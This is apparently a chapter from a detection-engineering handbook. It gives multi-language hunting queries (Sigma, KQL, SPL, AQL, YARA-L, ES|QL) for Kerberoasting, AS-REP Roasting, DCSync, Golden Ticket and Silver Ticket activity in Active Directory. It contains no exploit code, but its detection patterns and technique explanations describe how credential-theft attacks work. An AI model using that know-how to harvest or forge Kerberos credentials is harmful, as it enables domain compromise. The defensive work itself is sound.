| Field             | Value                                                                                                                                                                                               |
|-------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-07-01                                                                                                                                                                                            |
| MITRE             | T1558.003 (Kerberoasting)                                                                                                                                                                           |
| Behavior          | One requesting principal fans out service-ticket requests across many distinct SPNs in a short window, instead of the one-or-two-SPN-per-legitimate-logon pattern normal Kerberos traffic produces. |
| DEH cross-ref     | DEH Part 13 §3 (Kerberoasting), DET-13-01 (Kerberoasting via requester fan-out, not ticket-encryption type)                                                                                         |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (ES QL)                                                                                                                                   |

**[HUNTER]** Kerberoasting tools request a service ticket per targeted SPN, not repeated attempts against one SPN, so a per-account repeat-count threshold — the shape a spray or brute-force detection uses — never crosses its own bar; the volume signal lives in how many *distinct* SPNs one requester touches, not how many times they touch one. A rule keyed on RC4 ticket encryption alone also goes silent once AES enforcement is in place domain-wide, and Kerberoasting against AES-ticket SPNs is still fully possible — the hash is just slower to crack. Reach for this hunt while a domain is mid-migration to AES-only SPNs, or before a fan-out threshold has been tuned against a real baseline, since a mistuned standing rule fails silently rather than erroring.

**[QUERY]** Sigma expresses the fan-out as a `value_count` correlation over a base rule matching Event ID 4769 (A Kerberos service ticket was requested), grouped by the requesting account, counting distinct `ServiceName` values inside a 10-minute window.

CONCEPTUAL SAMPLE — field names, window, and threshold illustrative; validate the distinct-SPN cutoff against your own domain's baseline request rate before use.

```

title: Kerberos service-ticket request fan-out across many SPNs
id: 3f2c9b3a-79b0-4b1b-9c33-e07a10000001
status: experimental
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4769
    TicketEncryptionType:
      - '0x17' # RC4
      - '0x12' # AES256 – fan-out works against AES SPNs too, just slower to crack offline
  condition: selection
---
title: Fan-out correlation for QC-07-01
id: 8a1d0e2f-4c11-4a2a-9d33-e07a10000002
status: experimental
correlation:
  type: value_count
  rules:
    - 3f2c9b3a-79b0-4b1b-9c33-e07a10000001
  group-by:
    - TargetUserName # the requesting account, not the service account
  timespan: 10m
  condition:
    field: ServiceName
    gte: 8 # distinct SPNs, not raw event count

```

Expected result: a small number of `TargetUserName` values crossing eight or more distinct `ServiceName` values inside ten minutes — a real Kerberoasting run against a mid-size domain's SPN population plausibly clears this within one Rubeus or Impacket `GetUserSPNs` invocation. Interpretation: consistent with one principal enumerating and ticketing most or all discoverable SPNs at once, the shape DEH Part 13 §3 documents as Kerberoasting's actual tell — not proof any hash was cracked, only that the material to attempt cracking was harvested.

**[QUERY]** Sentinel/Defender KQL over `SecurityEvent`, the same fan-out logic as the Sigma correlation above expressed in one query.

CONCEPTUAL SAMPLE — untested against real Kerberoasting traffic; validate the threshold against your own environment.

```

SecurityEvent
| where EventID == 4769
| where ServiceName !endswith "$" // exclude machine-account TGS activity
| summarize DistinctSPNs = dcount(ServiceName), Services = make_set(ServiceName, 20)
  by TargetUserName, bin(TimeGenerated, 10m)
| where DistinctSPNs >= 8

```

Expected result: rows keyed on `TargetUserName` and a 10-minute bin, `DistinctSPNs` in the low double digits for a real enumeration run, `Services` spanning unrelated applications the account has no operational reason to touch together. Interpretation: a legitimate account's requests cluster around the

handful of services it actually uses; a wide, unrelated `Services` set inside one short bin is the enumeration signature, independent of which ticket-encryption type shows up.

**[QUERY]** Splunk SPL over a Windows Security index, `dc()` for the distinct-SPN count.

CONCEPTUAL SAMPLE — field names illustrative; validate `index/sourcetype` against your own onboarding.

```
index=wineventlog EventCode=4769
| where NOT match(ServiceName, "\\$")
| bucket _time span=10m
| stats dc(ServiceName) as distinct_spns values(ServiceName) as spns by TargetUserName, _time
| where distinct_spns >= 8
```

Expected result and interpretation: identical in shape to the KQL version above — SPL adds nothing structurally different here since both languages aggregate one event type natively.

**[QUERY]** This is AQL, QRadar's query language, not standard SQL, despite the fence tag. The same aggregation, expressed with QRadar's `UNIQUECOUNT`.

CONCEPTUAL SAMPLE — property names illustrative; validate against your own DSM mapping for Windows Security events. `HAVING` filters on the `distinct_spns` alias rather than the raw aggregate expression, per IBM's only documented AQL `HAVING` pattern (IBM Documentation, "AQL data aggregation functions," QRadar SIEM 7.4/7.5: [https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS\\_7.5/com.ibm.qradar.doc/r\\_aql\\_aggregate\\_functions.html](https://www.ibm.com/docs/en/qsip/7.5?topic=SS42VS_7.5/com.ibm.qradar.doc/r_aql_aggregate_functions.html)).

```
SELECT "Target Username" AS requester,
       UNIQUECOUNT("Service Name") AS distinct_spns
FROM events
WHERE EVENTID = '4769'
GROUP BY "Target Username"
HAVING distinct_spns >= 8
LAST 10 MINUTES
```

Expected result: a short requester/count result set, refreshed each time the search runs, with a count profile comparable to the KQL/SPL versions. Interpretation: QRadar's aggregation model handles this threshold shape natively — no Building Block/Reference Set escalation needed for the investigative version.

**[QUERY]** Google SecOps YARA-L rule over the Windows Kerberos UDM event, matching a per-principal distinct-SPN outcome inside the rule's match window.

CONCEPTUAL SAMPLE — UDM field mapping illustrative; validate against your own Windows Kerberos event parser before trusting a zero result.

```

rule qc_07_01_kerberoasting_fanout {
  meta:
    description = "Requesting principal ticketing many distinct SPNs in a short window"
  events:
    $tgs.metadata.event_type = "USER_LOGIN"
    $tgs.metadata.product_event_type = "4769"
    $tgs.target.user.userid = $requester
    $tgs.target.resource.name = $spn
  match:
    $requester over 10m
  outcome:
    $distinct_spns = count_distinct($spn)
  condition:
    $tgs and $distinct_spns >= 8
}

```

Expected result: detections keyed on `$requester`, one per 10-minute window that clears the distinct-SPN outcome, carrying the matched SPN list for triage. Interpretation: the same fan-out logic as the other five languages; the main risk is whether your parser actually populates `target.resource.name` with the SPN rather than a raw service-account SID.

**[QUERY]** This is a threshold/wide-lookback aggregation, not an ordered sequence, so ES|QL is the right Elastic surface here rather than EQL's `sequence` stage, which has no aggregation of its own (DEH Appendix A5 §4).

CONCEPTUAL SAMPLE — field names illustrative for a generic Windows-event ECS mapping; validate against your own winlogbeat integration schema.

```

FROM winlogbeat-*
| WHERE event.code == "4769"
| STATS distinct_spns = COUNT_DISTINCT(winlog.event_data.ServiceName)
  BY winlog.event_data.TargetUserName, bucket = BUCKET(@timestamp, 10minute)
| WHERE distinct_spns >= 8

```

Expected result and interpretation: same shape and same read as the other five implementations above.

**[FALSE POSITIVE]** Legitimate bulk-service accounts that authenticate against many SPNs in one batch run — backup software, vulnerability scanners crawling many service endpoints under one service account — reproduce a wide distinct-SPN set inside a short window with no attacker involved. DET-13-01 notes the threshold needs domain-specific tuning above what a real Kerberoasting run would reach; this book has not validated a universal number, so treat the illustrative default of eight as a baseline-dependent starting point, not a cutoff, and exclude known scanner/backup service-account SIDs explicitly rather than raising the threshold for everyone.

**[PIVOT]** On a hit, pull the requester's Event ID 4624 (An account was successfully logged on) history for the same window to confirm the account is a human interactive principal rather than a batch service account, and check whether the targeted SPNs' service accounts have `msDS-SupportedEncryptionTypes` restricted to AES only (DEH Part 13 §5's DET-13-03 lookup table) — an AES-forced SPN raises the cracking cost but doesn't remove the exposure. A subsequent successful crack surfaces later as an anomalous logon from that service account, which is Part 17's hunt, not this one's.



## QC-07-02 — AS-REP Roasting via no-preauth TGT requests

| Field             | Value                                                                                                                                                                                                             |
|-------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-07-02                                                                                                                                                                                                          |
| MITRE             | T1558.004 (AS-REP Roasting)                                                                                                                                                                                       |
| Behavior          | A Kerberos authentication-ticket request succeeds with no pre-authentication proof for an account configured to allow it, handing the requester an AS-REP encrypted with that account's own key to crack offline. |
| DEH cross-ref     | DEH Part 13 §4 (AS-REP Roasting), DET-13-02 (AS-REP Roasting: TGT requests with no pre-authentication)                                                                                                            |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (KQL)                                                                                                                                                   |

**[HUNTER]** Unlike Kerberoasting, this technique needs no SPN and no prior enumeration beyond knowing — or guessing — which accounts have pre-authentication disabled, so the volume signal is thinner: a careful attacker requests exactly once per targeted account. Reach for this hunt instead of waiting on a standing per-account threshold whenever **Do not require Kerberos preauthentication** hasn't been centrally inventoried, since the population of exposed accounts is itself usually unknown and worth surfacing even with zero attack activity.

**[QUERY]** Single-event Sigma rule on Event ID 4768 (A Kerberos authentication ticket (TGT) was requested), matching the pre-authentication-absent signature DEH Part 13 §4 documents.

CONCEPTUAL SAMPLE — **PreAuthType** field presence and values vary by Windows Server version's audit schema; validate before deploying.

```
title: AS-REQ with no Kerberos pre-authentication
id: c1a2b3d4-5e6f-4a1b-9c33-e07a20000001
status: experimental
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4768
    PreAuthType: '0'
    # no TicketEncryptionType filter – an account with preauth disabled is roastable
    # regardless of which encryption type the KDC issues, unlike QC-07-01's Kerberoasting
    # fan-out, which has to handle RC4 and AES separately
  condition: selection
```

Expected result: a small, generally stable-membership set of **TargetUserName** values matching the environment's known no-preauth population, plus any newly appearing name. Interpretation: presence alone is the primary signal — a name appearing here for the first time, or from a source IP that doesn't match that account's normal workstation, is worth investigating regardless of volume.

**[QUERY]** Sentinel/Defender KQL, the same single-event boolean filter with a source-IP history check added.

CONCEPTUAL SAMPLE — untested against real AS-REP Roasting traffic.

```
SecurityEvent
| where EventID == 4768
| where PreAuthType == "0"           // no encryption-type filter – preauth-disabled is roastable
regardless of cipher
| summarize FirstSeen = min(TimeGenerated), LastSeen = max(TimeGenerated),
    Count = count(), Sources = make_set(IpAddress, 10)
by TargetUserName
```

Expected result: one row per exposed account with a `Sources` set — a legitimate no-preauth service account shows a stable, small set; an attacker attempt shows a new IP outside that account's history. Interpretation: a new entry in `Sources`, or an entirely new `TargetUserName`, is consistent with an AS-REP Roasting attempt against that account.

**[QUERY]** SPL, the same aggregation.

CONCEPTUAL SAMPLE — field names illustrative.

```
index=wineventlog EventCode=4768 PreAuthType=0
| stats min(_time) as first_seen max(_time) as last_seen count values(IpAddress) as sources
by TargetUserName
```

Expected result and interpretation: identical to the KQL version.

**[QUERY]** This is AQL, not standard SQL.

CONCEPTUAL SAMPLE — property names illustrative.

```
SELECT "Target Username" AS account,
    MIN(starttime) AS first_seen, MAX(starttime) AS last_seen,
    COUNT(*) AS request_count
FROM events
WHERE EVENTID = '4768'
    AND "Pre-Authentication Type" = '0'
GROUP BY "Target Username"
LAST 24 HOURS
```

Expected result and interpretation: same as the KQL/SPL versions above.

**[QUERY]** Google SecOps YARA-L, single-event match.

CONCEPTUAL SAMPLE — UDM field mapping illustrative.

```
rule qc_07_02_asrep_roasting {
  meta:
    description = "AS-REQ succeeding with no pre-authentication"
  events:
    $asreq.metadata.event_type = "USER_LOGIN"
    $asreq.metadata.product_event_type = "4768"
    $asreq.additional_fields["PreAuthType"] = "0"
    $asreq.target.user.userid = $account
  condition:
    $asreq
}
```

Expected result and interpretation: matches every account presenting this signature, same read as above.

**[QUERY]** A single-event boolean match — Elastic KQL is the cheapest surface for this shape (DEH Appendix A5 §7.6's own precedent, applied here).

CONCEPTUAL SAMPLE — field names illustrative for a generic winlogbeat mapping.

```
event.code : "4768" and winlog.event_data.PreAuthType : "0"
```

Expected result and interpretation: same as the other five implementations.

**[FALSE POSITIVE]** Legitimate legacy interoperability — older Unix/Linux Kerberos clients, some IoT and network-appliance service accounts, and intentionally exempted break-glass accounts — are configured with pre-authentication disabled for compatibility reasons unrelated to any attack. DEH Part 13's own tuning note recommends an explicit `KnownPreAuthExemptAccounts` allowlist rather than a count threshold, since a careful attacker's request count is indistinguishable from one legitimate request.

**[PIVOT]** Check whether the account's exposure (`Do not require Kerberos preauthentication` set) is itself already inventoried — if not, this is also a standing-exposure finding independent of any attack traffic, worth surfacing through the same LDAP-attribute audit DEH Part 13 §7 covers for SPN exposure. On a suspicious new source IP, pull that IP's other Kerberos activity in the same window to see whether it's also touching QC-07-01's fan-out pattern from the same host.

**Blind Spot** *The offline hash-cracking step against a captured AS-REP happens entirely outside any telemetry this pattern or DEH Part 13 covers. A hit here means the ticket was obtainable, not that the account's password has been cracked — cracking success itself never generates a log entry anywhere until the attacker uses the recovered password, which is Part 17's territory.*

## 2. Directory replication and stolen or forged credential material

### QC-07-03 — DCSync by a non-inventoried principal

| Field             | Value                                                                                                                                                                                                                                                         |
|-------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-07-03                                                                                                                                                                                                                                                      |
| MITRE             | T1003.006 (OS Credential Dumping: DCSync)                                                                                                                                                                                                                     |
| Behavior          | A principal that isn't an inventoried domain controller or documented sync/backup tool exercises the DS-Replication-Get-Changes / DS-Replication-Get-Changes-All extended rights to pull directory data, including password hashes, from a domain controller. |
| DEH cross-ref     | DEH Part 13 §6 (DCSync and directory replication abuse), DET-13-04 (DCSync by a non-inventoried principal); pivot destination cites DEH Part 13 §6.2, HUNT-13-02                                                                                              |
| Languages covered | Sigma, KQL (Sentinel/Defender), SPL, AQL, YARA-L, Elastic (ES QL)                                                                                                                                                                                             |

**[HUNTER]** DCSync needs no code execution on a domain controller at all — it only needs a principal already holding, or freshly granted, the replication extended rights — so this hunt is really "who is exercising this right and are they supposed to," not a malware-presence question. Reach for it ahead of a standing DET-13-04-style rule whenever the two inventory tables the rule depends on (real domain-controller identities, documented sync/backup accounts) haven't been built yet, since an unmaintained inventory makes the standing rule either silent or self-alerting on routine replication.

**[QUERY]** Sigma expresses the base filter and the known-principal exclusion through a field-list placeholder (Sigma's `%...%` list-substitution convention, filled in per deployment). It cannot express DET-13-04's IP-versus-expected-IP enrichment branch at all — no join mechanism exists in Sigma's detection block — so that branch is dropped here, not approximated; the exclusion-list half still genuinely works, which is why this language isn't marked `N/A`.

CONCEPTUAL SAMPLE — placeholder-list mechanics vary by backend/pySigma pipeline.

```

title: Directory replication rights exercised by a non-inventoried principal
id: d5e6f7a8-1b2c-4d3e-9c33-e07a30000001
status: experimental
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4662
    Properties|contains:
      - '1131f6aa-9c07-11d1-f79f-00c04fc2dcd2' # DS-Replication-Get-Changes
      - '1131f6ad-9c07-11d1-f79f-00c04fc2dcd2' # DS-Replication-Get-Changes-All
  filter_known:
    SubjectUserSid:
      - '%KnownReplicationPrincipals%'
  condition: selection and not filter_known

```

Expected result: near-zero on a well-inventoried domain; any row names a `SubjectUserName` outside the documented DC/sync/backup population. Interpretation: consistent with DCSync exercised by a principal not on the maintained exclusion list — see [FALSE POSITIVE] before treating this as confirmed malicious.

**[QUERY]** Sentinel/Defender KQL, adapted directly from DET-13-04's own worked query, extended with the expected-IP enrichment branch.

CONCEPTUAL SAMPLE — adapted from DEH DET-13-04; untested against real DCSync traffic (no AD domain controller exists in this book's own test environment).

```
SecurityEvent
| where EventID == 4662
| where Properties has "1131f6aa-9c07-11d1-f79f-00c04fc2dcd2"
  or Properties has "1131f6ad-9c07-11d1-f79f-00c04fc2dcd2"
| where SubjectUserSid !in (KnownReplicationPrincipals)
| join kind=leftouter (DomainControllerInventory) on SubjectUserSid
| where isnull(ExpectedIpAddress) or IpAddress != ExpectedIpAddress
| project TimeGenerated, SubjectUserName, SubjectUserSid, IpAddress, ExpectedIpAddress
```

Expected result: rows naming either a SID absent from the inventory entirely, or an inventoried DC identity authenticating from an IP that doesn't match its expected one. Interpretation: consistent with DCSync run by an uninventoried principal, or a real DC's machine-account credential replayed from an attacker-controlled host.

**[QUERY]** SPL, the same lookup-and-join logic.

CONCEPTUAL SAMPLE — lookup table names and fields illustrative; validate against your own lookup definitions and DC/sync-account inventory.

```
index=wineventlog EventCode=4662
  (Properties="*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2*" OR Properties="*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*")
| lookup known_replication_principals.csv SubjectUserSid OUTPUT is_known
| where is_known!="true"
| lookup dc_inventory.csv SubjectUserSid OUTPUT ExpectedIpAddress
| where isnull(ExpectedIpAddress) OR IpAddress!=ExpectedIpAddress
```

Expected result and interpretation: same as the KQL version above.

**[QUERY]** This is AQL, not standard SQL. QRadar's [REFERENCESETCONTAINS](#) covers the exclusion-list half directly; the expected-IP comparison needs a *keyed* lookup (principal → expected IP), which QRadar models as a Reference Data Map maintained by a separate rule — the multi-object dependency DEH Part 27 §2–3 describes. Shown below is the exclusion-list half as a self-contained investigative search; the IP-mismatch half is a second search against that companion map once it exists, not one self-contained query.

CONCEPTUAL SAMPLE — property names illustrative; validate against your own DSM mapping and reference set naming.

```
SELECT "Subject User Name" AS principal, sourceip, "Properties" AS props
FROM events
WHERE EVENTID = '4662'
  AND ("Properties" ILIKE '%1131f6aa-9c07-11d1-f79f-00c04fc2dcd2%'
       OR "Properties" ILIKE '%1131f6ad-9c07-11d1-f79f-00c04fc2dcd2%')
  AND NOT REFERENCESETCONTAINS('KnownReplicationPrincipals', "Subject User Sid")
LAST 24 HOURS
```

Expected result: rows naming a principal exercising replication rights who isn't on the maintained exclusion list. Interpretation: same read as the exclusion-list half of the KQL/SPL versions — the IP-mismatch enrichment is a documented gap in this single query, not a silent omission.

**[QUERY]** Google SecOps YARA-L, single-event match against the same GUIDs.

CONCEPTUAL SAMPLE — UDM field mapping illustrative.

```
rule qc_07_03_dcsync_noninventoried {
  meta:
    description = "Directory replication rights exercised by a non-inventoried principal"
  events:
    $repl.metadata.event_type = "USER_RESOURCE_ACCESS"
    $repl.metadata.product_event_type = "4662"
    $repl.security_result.detection_fields["Properties"] = /1131f6a[ad]-9c07-11d1-f79f-00c04fc2dcd2/
    $repl.principal.user.userid = $subject
  condition:
    $repl and $subject != "%KnownReplicationPrincipals%"
}
```

Expected result and interpretation: same shape as the Sigma version — the exclusion-list check works, the keyed IP-mismatch enrichment is out of scope for one rule here too.

**[QUERY]** This is a static-table enrichment against a maintained inventory, not an ordered event sequence — ES|QL's `LOOKUP JOIN` expresses the inventory check more directly than EQL's `sequence` stage, which has no join of this shape (DEH Appendix A5 §4).

CONCEPTUAL SAMPLE — field names illustrative for a generic winlogbeat mapping.

```
FROM winlogbeat-*
| WHERE event.code == "4662" AND winlog.event_data.Properties RLIKE ".*1131f6a[ad]-9c07-11d1-f79f-00c04fc2dcd2.*"
| LOOKUP JOIN known_replication_principals ON winlog.event_data.SubjectUserSid
| WHERE known_replication_principals.is_known != true
```

Expected result and interpretation: same as the KQL/SPL/AQL versions' exclusion-list half.

**[FALSE POSITIVE]** DEH Part 13 §6's own Blind Spot is the load-bearing caveat here: the exclusion list itself is the trust boundary. A compromised Entra Connect/AAD Connect sync account, or a real domain controller's own machine-account credential replayed from that DC's own IP, both pass every check this pattern runs — a clean result means "no *uninventoried* principal did this," not "no DCSync happened."

Keep both inventory tables current; a newly promoted DC not yet added will self-alert on its first replication cycle, which is a maintenance gap, not a detection failure.

**[PIVOT]** On a hit, check whether the flagged SID legitimately needs replication rights at all via DEH Part 13 §6.2's HUNT-13-02 — auditing who already holds DS-Replication-Get-Changes/-All directly on the domain object's ACL, independent of activity. A flagged principal that shouldn't hold the right is a privilege-escalation finding on its own, even before deciding whether this specific event was malicious.

**Engineering Reality** Every query above depends on DEH Part 13 §6's two audit prerequisites — SACL auditing on the domain object itself, and "Audit Directory Service Access" enabled on every domain controller, not just one — actually being configured. Miss either and this pattern produces zero results domain-wide, which reads identically to "no DCSync attempts happening." Confirm both before trusting a clean result.

### QC-07-04 — Golden Ticket: use with no matching TGT issuance

| Field             | Value                                                                                                                                                                                                                                                                                                |
|-------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-07-04                                                                                                                                                                                                                                                                                             |
| MITRE             | T1558.001 (Golden Ticket)                                                                                                                                                                                                                                                                            |
| Behavior          | A Kerberos-authenticated logon or service-ticket use presents a session with no corresponding Event ID 4768 issuance anywhere in that logon session's lifetime — a legitimately issued ticket always has an issuance event upstream of its use; a forged <code>krbtgt</code> -signed ticket doesn't. |
| DEH cross-ref     | DEH Part 13 §5 (Pass-the-Hash, Pass-the-Ticket, and forged tickets) names the absence-of-upstream-4768 correlation as "the most reliable tell in practice" for a forged ticket, then explicitly defers building it to "a stateful correlation engine (DEH Part 30)"; this pattern is that build.     |
| Languages covered | KQL (Sentinel/Defender), SPL, AQL, Elastic (ES QL) — Sigma and YARA-L: N/A, see below                                                                                                                                                                                                                |

**[HUNTER]** A well-forged Golden Ticket reproduces every field a normal TGT-derived session would carry, so no single-event rule distinguishes it — the tell is structural, not a field value: the ticket's use has no matching issuance record anywhere upstream. Reach for this hunt when a suspected compromise involves privileged access with no clean explanation for how the session got its TGT, since a standing rule for this shape needs the stateful correlation engine DEH Part 13 §5 explicitly says it hasn't built.

**[QUERY]** Sentinel/Defender KQL, an anti-join between Event ID 4769/4624 use events and 4768 issuance events on the same logon session, inside the ticket's maximum lifetime window.

CONCEPTUAL SAMPLE — `TargetLogonId` stands in for whatever field actually correlates a 4768 issuance to later ticket use in your environment, and the lifetime window is illustrative; validate both against your logging pipeline and your domain's actual maximum ticket-lifetime policy (see [FALSE POSITIVE]).

```

let ticket_lifetime = 10h;
let issued = SecurityEvent
    | where EventID == 4768
    | project TargetLogonId, IssuedAt = TimeGenerated;
SecurityEvent
| where EventID in (4769, 4624)
| where AuthenticationPackageName == "Kerberos"
| where TimeGenerated > ago(ticket_lifetime)
| join kind=leftanti issued on TargetLogonId
| project TimeGenerated, TargetUserName, TargetLogonId, IPAddress

```

Expected result: near-zero under healthy conditions; any row is a Kerberos-authenticated session or ticket use with no matching TGT issuance record for its `TargetLogonId` anywhere in the lookback window. Interpretation: consistent with a forged ticket presented without ever going through a real AS-REQ — the strongest single signal DEH Part 13 §5 names for Golden Ticket, though not proof on its own (see [FALSE POSITIVE]).

**[QUERY]** SPL, the same anti-join built with a subsearch.

CONCEPTUAL SAMPLE — field names illustrative; `TargetLogonId` stands in for whatever field actually correlates ticket issuance to ticket use in your environment (see [FALSE POSITIVE]).

```

index=wineventlog EventCode=4768
| fields TargetLogonId
| eval issued=1
| append
    [ search index=wineventlog (EventCode=4769 OR EventCode=4624) AuthenticationPackageName=Kerberos
      | fields TargetLogonId TimeGenerated TargetUserName IPAddress ]
| stats count(eval(issued=1)) as had_issuance values(TargetUserName) as user values(IPAddress) as source
  by TargetLogonId
| where had_issuance=0

```

Expected result: a `had_issuance` of zero for a logon session that otherwise used Kerberos. Interpretation: same read as the KQL version.

**[QUERY]** This is AQL, not standard SQL. QRadar's reference-set membership function stands in for the anti-join: a companion rule populates a reference set of `TargetLogonId` values seen in a 4768 event, and this search checks for Kerberos-authenticated sessions whose `TargetLogonId` never appears in it. The standing version needs that companion population rule (DEH Part 27 §2–3's multi-object model); shown below is the investigative search that validates the logic once the reference set exists.

CONCEPTUAL SAMPLE — property names illustrative; `TargetLogonId` stands in for your environment's actual issuance-to-use correlator field (see [FALSE POSITIVE]).

```

SELECT "Target Logon ID" AS logon_id, "Target User Name" AS account, sourceip
FROM events
WHERE (EVENTID = '4769' OR EVENTID = '4624')
    AND "Authentication Package Name" = 'Kerberos'
    AND NOT REFERENCESETCONTAINS('IssuedTgtLogonIds', "Target Logon ID")
LAST 10 HOURS

```



Expected result: rows naming a logon session using Kerberos with no matching entry in the issuance reference set. Interpretation: same read as the KQL/SPL versions.

**[QUERY]** This is an anti-join, not an ordered sequence — EQL's `sequence` stage has no negative/absence join (DEH Appendix A5 §4), so this uses ES|QL's `LOOKUP JOIN` against the issuance table with an `IS NULL` filter instead.

CONCEPTUAL SAMPLE — field names illustrative.

```
FROM winlogbeat-*
| WHERE (event.code == "4769" OR event.code == "4624") AND winlog.event_data.AuthenticationPackageName == "Kerberos"
| LOOKUP JOIN issued_tgts ON winlog.event_data.TargetLogonId
| WHERE issued_tgts.IssuedAt IS NULL
```

Expected result and interpretation: same shape as the other three implementations.

**Sigma — N/A (aggregation ceiling).** Sigma's correlation spec covers `event_count`, `value_count`, and ordered (`temporal`/`temporal_ordered`) correlation of events that occur; it has no correlation type for the *absence* of a related event, which is exactly what this pattern's tell depends on. A single Sigma rule can flag Kerberos-authenticated sessions, but it cannot express "and no 4768 exists for this logon ID anywhere upstream" without an external anti-join Sigma's detection block doesn't have.

**YARA-L — N/A (missing schema field).** This pattern needs to correlate a 4768 issuance against later 4769/4624 use by a shared session identifier; this book has no confirmed UDM field that carries Windows' `TargetLogonId` consistently across both event types in Chronicle's default Windows parser, and a wrong assumption here would silently produce a rule that never matches — the same caution DEH Part 28 §1.1 gives for YARA-L's unconfirmed `GrantedAccess` equivalent, applied here to session-ID continuity instead.

**[FALSE POSITIVE]** The most common failure mode DEH Part 13 §5 flags is DC-log distribution: the 4768 was issued on one domain controller and the 4769/4624 use event landed on another, and if not every DC's Security log reaches the same query scope, "no issuance found" is a log-collection gap, not a forged ticket. Confirm all domain controllers' Security logs feed the same index/table before trusting a hit, and expect a nonzero false-positive rate from clock skew pushing the issuance event just outside the lookback window on a session that started near the query's edge. Every implementation above also assumes its join key (`TargetLogonId` above) genuinely correlates a 4768 issuance to the later 4769/4624 use — some environments track that continuity through a ticket-scoped identifier distinct from the interactive-session Logon ID conflated here; confirm which field actually links the two event types in your own pipeline before trusting either a hit or a clean result.

**[PIVOT]** On a hit, check the flagged logon session's ticket lifetime and encryption type against domain Kerberos policy defaults — a lifetime exceeding the domain's configured maximum, or an encryption type inconsistent with `krbtgt`'s current key version, both independently support forgery. If confirmed, the account used to present the ticket is now Part 17's problem, not this one's.

**What Would Change My Mind** This pattern assumes DC-log distribution gaps and clock skew are rare enough that an anti-join hit is worth escalating on its own. If a production audit of this environment showed 4768 events routinely landing on a domain controller excluded from this query's scope, or clock skew regularly exceeding a few minutes across domain controllers, the false-positive rate would make this pattern unusable as written — it would need to fall back to the narrower encryption-downgrade/lifetime-anomaly heuristic (closer to DEH Part 13 §5's DET-13-03) instead of the anti-join.

#### QC-07-05 — Silver Ticket: first-seen service-ticket source for a high-value SPN

| Field             | Value                                                                                                                                                                                                                                                                                                                                              |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Pattern ID        | QC-07-05                                                                                                                                                                                                                                                                                                                                           |
| MITRE             | T1558.002 (Silver Ticket)                                                                                                                                                                                                                                                                                                                          |
| Behavior          | A source requests a service ticket for a specific high-value SPN for the first time relative to that SPN's own multi-week request baseline — the KDC-visible hash-harvesting step that typically precedes a Silver Ticket forge; the forged ticket's own later use bypasses the KDC entirely and leaves no comparable record to catch here at all. |
| DEH cross-ref     | DEH Part 13 §5 (Pass-the-Hash, Pass-the-Ticket, and forged tickets) — the same absence-of-issuance reasoning as QC-07-04, applied at the SPN/source level against a rolling baseline instead of a per-session anti-join.                                                                                                                           |
| Languages covered | KQL (Sentinel/Defender), SPL, AQL, Elastic (ES QL) — Sigma and YARA-L: N/A, see below                                                                                                                                                                                                                                                              |

**[HUNTER]** A Silver Ticket is forged offline against a stolen service-account hash and, once forged, is presented directly to the target service — it never touches the KDC, so its actual use leaves no 4769 record to catch here at all. What this hunt watches for instead is the step that usually has to happen first: a source requesting a ticket for that high-value SPN for the first time relative to the SPN's own request history, the same KDC-visible signature a Kerberoasting-style attempt to harvest that SPN's hash would produce. Reach for this hunt on high-value SPNs specifically — domain-admin-equivalent service accounts, backup/agent services with broad access — since a full-domain first-seen baseline over every SPN is expensive to maintain and mostly noise on low-value services.

**[QUERY]** Sentinel/Defender KQL, requiring a maintained baseline of source/SPN pairs, shown as a materialized summary joined against the day's traffic.

CONCEPTUAL SAMPLE — the 30-day baseline window is illustrative; validate against how long your environment needs to establish a stable per-SPN source population.

```

let baseline = SecurityEvent
| where EventID == 4769
| where TimeGenerated between (ago(37d) .. ago(7d))
| summarize by ServiceName, IPAddress;
SecurityEvent
| where EventID == 4769
| where TimeGenerated > ago(7d)
| where ServiceName in (HighValueSPNs)
| join kind=leftanti baseline on ServiceName, IPAddress
| project TimeGenerated, TargetUserName, ServiceName, IPAddress

```

Expected result: rare rows naming a high-value SPN and a source IP with no matching pair anywhere in the prior 30-day window. Interpretation: consistent with a ticket for that SPN never having organically originated from this source before — worth investigating as a possible hash-harvesting precursor to a Silver Ticket forge, not as the forged ticket's own use, which this event type cannot capture.

**[QUERY]** SPL, the same baseline comparison via a lookup table.

CONCEPTUAL SAMPLE — field names and lookup table illustrative; validate against your own baseline lookup definition.

```

index=wineventlog EventCode=4769 ServiceName IN (highvalue_spns)
earliest=-7d
| lookup spn_source_baseline.csv ServiceName IPAddress OUTPUT seen_before
| where isnull(seen_before)
| table _time TargetUserName ServiceName IPAddress

```

Expected result and interpretation: same as the KQL version above.

**[QUERY]** This is AQL, not standard SQL. QRadar's Reference Set is the natural fit for a rolling seen-before population — a companion rule, or the reference set's own configured lifespan, maintains 30 days of SPN/source pairs, and this search checks membership.

CONCEPTUAL SAMPLE — property names illustrative; validate against your own reference set naming and configured lifespan.

```

SELECT "Target User Name" AS account, "Service Name" AS spn, sourceip
FROM events
WHERE EVENTID = '4769'
AND "Service Name" IN ('HighValueSPN1','HighValueSPN2')
AND NOT REFERENCESETCONTAINS('SpnSourceBaseline30d', "Service Name" || ':' || sourceip)
LAST 7 DAYS

```

Expected result and interpretation: same shape as the KQL/SPL versions.

**[QUERY]** A wide-lookback baseline comparison — ES|QL's native shape per the decision table in §4.2.

CONCEPTUAL SAMPLE — field names illustrative; validate against your own baseline lookup index.

```
FROM winlogbeat-*
| WHERE event.code == "4769"
    AND winlog.event_data.ServiceName IN ("HighValueSPN1", "HighValueSPN2")
    AND @timestamp > NOW() - 7 days
